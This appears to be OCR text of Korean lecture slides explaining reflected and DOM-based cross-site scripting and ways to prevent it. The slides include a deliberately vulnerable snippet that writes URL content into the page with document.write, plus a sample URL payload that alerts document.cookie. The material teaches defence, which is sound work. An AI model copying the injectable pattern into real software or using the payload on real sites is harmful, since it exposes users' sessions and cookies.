


2. XSS(Cross-Site Scripting)

• **공격종류**

- 반사형(Reflected XSS)

: 사용자에게 입력 받은 값을 서버에서 되돌려 주는 곳에서 발생한다. 공격자는 악의 스크립트와 함께 URL을 사용자에게 누르도록 유도하고, 누른 사용자는 이 스크립트가 실행되어 공격을 당하게 된다.




2. XSS(Cross-Site Scripting)

• **공격종류**

- DOM 기반(Document Object Model based XSS)

: 악성 스크립트가 포함된 URL을 사용자가 요청하게 되면서 브라우저를 해석하는 단계에서 발생하는 공격이다. 이 스크립트로 인해 클라이언트 측 코드가 원래 의도와 다르게 실행된다. 이는 다른 XSS 공격과는 달리 서버 측에서 탐지가 어렵다.



2. XSS(Cross-Site Scripting)

- **공격종류**
  - DOM 기반(Document Object Model based XSS)

```
<select><script>

document.write("<OPTION value = 1>" + document.location.href.subString (document.location.href.indexOf ("default =") + 8)
        + "</OPTION>");

document.write("<OPTION value = 2> 영어 </OPTION>");

</script></select>
```

http://www.some.site/page.html#default=
<script> alert (document.cookie) </script>

2. XSS(Cross-Site Scripting)

• 공격예방

– 입출력 값 검증

: XSS Cheat Sheet에 대한 필터 목록을 만들어 모든 Cheat Sheet에 대한 대응을 가능하도록 사전에 대비한다. XSS 필터링을 적용 후 스크립트가 실행되는지 직접 테스트 과정을 거쳐볼 수 있다.

– XSS 방어 라이브러리, 확장앱


: Anti XSS 라이브러리를 제공해주는 회사들이 많다. 이 라이브러리는 서버단에서 추가하며, 사용자들은 각자 브라우저에서 악성 스크립트가 실행되지 않도록 확장앱을 설치하여 방어할 수 있다.

– 웹 방화벽


: 웹 공격에 특화된 것으로, 다양한 Injection을 한꺼번에 방어할 수 있는 장점이 있다.

Thank You

